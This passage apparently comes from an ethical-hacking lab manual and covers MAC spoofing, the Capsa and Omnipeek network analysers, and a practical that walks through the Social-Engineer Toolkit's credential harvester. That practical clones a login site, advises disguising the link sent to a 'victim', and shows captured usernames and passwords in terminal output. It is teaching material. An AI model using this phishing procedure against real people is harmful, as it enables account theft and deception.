
The address listed will correspond to a manufacturer list that you can choose from.

If you know you want to spoof your MAC address to that of a specific manufacturer you can select a different manufacturer from the drop-down list. When you make this selection, the address listed will change. You can keep hitting Random until you get an address you like (or you can just take the first random address you get).

Once you have your address, select the Options menu and make sure Automatically Restart Adapter is checked. Once that is checked, hit the Update MAC Address button and the new MAC address will be applied.

c. Use Caspa Network Analyser.


When we correctly deployed Capsa, we cannot wait to start our first capture right away. Capsa 7's new Start Page guides us start an accurate capture mission step by step:



1. Double-click icon on the desktop.
2. In the Start Page, select your NICs (multiple selections available) in the Capture panel first.

Name	IP	Packets/s
<input checked="" type="checkbox"/> Local Area Connection	192.168.6.12	22
<input type="checkbox"/> Local Area Connection 2		0
<input type="checkbox"/> TAP-Win32 Adapter V9		0
<input type="checkbox"/> VMware Network Adapter VMnet1	192.168.58.1	0
<input type="checkbox"/> VMware Network Adapter VMnet8	192.168.168.1	0

3. Select any Network Profile in the Network Profile panel.



4. Select Full Analysis in the Analysis Profile panel.



- Click the big Run button to start a capture right away.




This is the common procedure to start a capture, which helps us get accurate and useful analysis data: Select NIC -> Select Network Profile -> Select Analysis Profile -> Run.

d. Use Omnipipek Network Analyzer.

Omnipeek is a high-performance network protocol analyzer, capable of decoding thousands of protocols for fast network troubleshooting and diagnostics, anywhere network issues happen.

Real-Time Network Protocol Analyzer

Omnipeek provides real-time analysis for every type of network segment – 1/10/40/100 Gigabit, 802.11, and voice and video over IP – and for every level of network traffic.




Intuitive Graphic Displays and Visualization

Omnipeek delivers intuitive visualization and effective forensics for faster resolution of network and application performance issues and security investigations.




Best-In-Class Network Analysis Workflow

Widely recognized as the best network analysis workflow in the industry, we make it easy to drill down to a single packet – all from a single pane of glass.



WiFi Troubleshooting

The Omnipipek WiFi adaptor is a USB-connected WLAN device designed for wireless packet capture. The 802.11ac adapter supports 802.11ac capture up to 2 transmit/receive streams (866Mbps wireless traffic) and supports 20MHz, 40MHz, and 80MHz channel operation.



Monitor Distributed Networks Remotely

Integrating with LiveCapture, Omnipipek extends network monitoring and visibility for troubleshooting application-level issues at remote sites and branches, WAN links, and data centers.




Voice and Video Monitoring and Troubleshooting

Monitor and troubleshoot voice and video over IP traffic in real-time with high-level multi-media summary statistics, call playback, and comprehensive signaling and media analyses.



Simplify Troubleshooting Remote Devices

Easily troubleshoot end-user devices remotely and securely with encrypted files, avoiding the need to travel to a user's location.



Practical No. 6


a. Use Social Engineering Toolkit on Kali Linux to perform Social Engineering using Kali Linux.

We are using Kali Linux Social Engineering Toolkit to clone a website and send clone link to victim. Once Victim attempt to login to the website using the link, his credentials will be extracted from Linux terminal.


Procedure:

1. Open Kali Linux

2. Go to Application



3. Click Social Engineering Tools
4. Click Social Engineering Toolkit



5. Enter “Y” to proceed.

```
Terminal
File Edit View Search Terminal Help
pen-source application.


Feel free to modify, use, change, market, do whatever you want with it as long as you give the appropriate credit where credit is due (which means giving the authors the credit they deserve for writing it).

Also note that by using this software, if you ever see the creator of SET in a bar, you should (optional) give him a hug and should (optional) buy him a beer (or bourbon - hopefully bourbon). Author has the option to refuse the hug (most likely will never happen) or the beer or bourbon (also most likely will never happen). Also by using this tool (these are all optional of course!), you should try to make this industry better, try to stay positive, try to help others, try to learn from one another, try stay out of drama, try offer free hugs when possible (and make sure recipient agrees to mutual hug), and try to do everything you can to be awesome.

The Social-Engineer Toolkit is designed purely for good and not evil. If you are planning on using this tool for malicious purposes that are not authorized by the company you are performing assessments for, you are violating the terms of service and license of this toolset. By hitting yes (only one time), you agree to the terms of service and that you will only use this tool for lawful purposes only.

Do you agree to the terms of service [y/n]:
```

6. Type “1” for Social Engineering Attacks



```
Terminal
File Edit View Search Terminal Help
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.


Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set> 1
```

7. Type “2” for website attack vector



```
Terminal
File Edit View Search Terminal Help
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules

99) Return back to the main menu.

set> 2
```

8. Type “3” for Credentials harvester attack method

A terminal window titled "Terminal" with a menu bar: File, Edit, View, Search, Terminal, Help. The window displays the following text:

```
ate however when clicked a window pops up then is replaced with the malicious li-
nk. You can edit the link replacement settings in the set_config if its too slow
/fast.

The Multi-Attack method will add a combination of attacks through the web attack
menu. For example you can utilize the Java Applet, Metasploit Browser, Credential
Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injec-
tion through HTA files which can be used for Windows-based powershell exploitat-
ion through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

9. Type “2” for Site Cloner

A terminal window titled "Terminal" with a menu bar: File, Edit, View, Search, Terminal, Help. The window displays the following text:

```
8) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.


The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
```

10. Type IP address of Kali Linux machine (10.10.50.200 in our case).



```
Terminal
File Edit View Search Terminal Help

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.


The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.50.200]
0:]
```

11. Type target URL



```
Terminal
File Edit View Search Terminal Help

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:10.10.50.200
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.REDACTED.com

[*] Cloning the website: http://www.REDACTED.com
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
REDACTED
```

12. Now, http://10.10.50.200 will be used. We can use this address directly, but it is not an effective way in real scenarios. This address is hidden in a fake URL and forwarded to the victim. Due to cloning, the user could not identify the fake website unless he observes the URL. If he accidentally clicks and attempts to log in, credentials will be fetched to Linux terminal. In the figure below, we are using http://10.10.50.200 to proceed.

13. Login using username and Password

Username: admin

Password: Admin@123



14. Go back to Linux terminal and observe.

```
File Edit View Search Terminal Help
[*] Cloning the website: http://10.10.50.200
[*] This could take a little bit...
The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.10.50.202 - [08/May/2018 02:35:35] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: VIEWSTATE=/wEPDwULLTE3MDc5MjQzOTdkZPNeI7UtP3MuYvDKSiIaIlkEb0gwSZlXI/ntus
ENHfdy?
PARAM: VIEWSTATEGENERATOR=C2EE9ABB
PARAM: EVENTVALIDATION=/wEdAAQizha2YKE51BBUN8FUPxq6WMrtrRuIi9aE3DBg1DcnOGGcP00
DLAX9axRe6vM0j2F3f3AwSKugaKAa3qX7zRfqP6FEuh56Etqq7+1hR1jyy+u65LCLvnICwWtIXTdZm40
F
POSSIBLE USERNAME FIELD FOUND: txtusername=admin
POSSIBLE PASSWORD FIELD FOUND: txtpwd=Admin@123
